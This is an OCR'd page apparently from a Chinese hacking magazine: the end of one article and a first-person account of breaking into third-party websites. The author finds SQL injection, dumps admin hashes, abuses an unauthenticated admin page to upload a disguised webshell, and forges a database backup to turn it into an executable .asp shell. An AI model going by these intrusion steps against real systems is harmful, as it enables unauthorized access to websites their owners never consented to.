


图10

在我们的1.asp的同目录下建立一个yinfu.asp文件，内容就是我们的大马。然后他就会自己把大马内容写入到网站目录里面了，我们访问上传的路径就好了。比如我这里就是：http://xxx.xxxl.net/news_img/20114322414.asp，如图10。

此次入侵就此结束，关键还是要看细心，平时要多积累，这就是我要说的。

幽折突破简单注入点

2h0ngHe[B.H.S.T]

这几天闲来无事，翻出以前的黑X，一心研究“一个人的战争”，原本这个栏目几乎不看……（对编程比较感兴趣）。

两三天看了毒药和txcbg两位老师的经典扫盲教程，心中大有所得。于是找几个站练练手。

遇到一个很简单的注入点，却花了不少功夫拿下webshell，于是有了此文。

一、domain大战md5

进入网站，随便找一个链接“www.xxx.com/view_product.asp?id=289”。




图1

加上and 1=1 和 and1=2，返回了不同页面，确定有注入点。

本人小菜，虽然复习了脚本扫盲教程，但对sql语句仍不熟悉，还是掏出工具轰炸吧。

直接掏出domain3.6，把注入点放进去，很简单地猜出了密码（如图1）。

都是16位的md5，只能在国内的反查了（txcbg老师介绍的国外站只能搞32位的），结果可想而知——败了（如图2）。

Md5: 024cc0a2e932b28e
Result: NotFound 暂没有找到，已加入分布式寻
友情提示：只有注册为会员，登陆后查询才会发送邮件

图2

网站查不出来，我也不想暴力跑了，失败。

二、希望曙光

用damain随便扫描一下管理入口，发现“www.xxx.com/admin/”（如图3）。

可惜没密码啊！- - 咋办？貌似可以用什么update语句来更新Admin密码，无奈对SQL几乎没仔细看，而且不想改掉密码。

于是只好重新找路子了- -！！！

不着急，用wwwscan扫描一下网站目录。一下子就让我看到了曙光啊（如图4）。




图3




图4




图5

存在www.xxx.com/admin/left.htm！这个一般都是没有权限认证的导航栏啊！

进去看一下果然如此（如图5）。

看到了上传的地方，有戏！

三、备份受阻

老方法，把免杀小马头部加上gif89a后改成xxx.gif，上传得到地址（如图6）。




图6

然后就是数据库备份了，发现路径被卡死了！无法修改！

这没关系，以前黑X上介绍过用nc抓包改包实现突破！

用winsock抓包后，直接修改路径和length，结果无法备份！难道是有cookie验证？

貌似可以用md5拼出正确的Admincookie，但我懒得去拼了--。nc失败。

四、本地突破

想起黑帽论坛上小毅教我的本地备份突破方法，我们也来试试看！

首先，把数据库备份页面保存为htm，然后就是根据我上传图片的路径修改htm（如图7）。




图7

然后保存，打开直接点“备份”，（如图8）。

激动万分看到成功提示，去www.xxx.com/admin/db-back/backup.asp顺利看到小马（如图9）。

webshell得到了！拿出菜刀，写个一句话进去，链接后发现明显是虚拟主机。

由于对提权还未了解，就结束了吧！

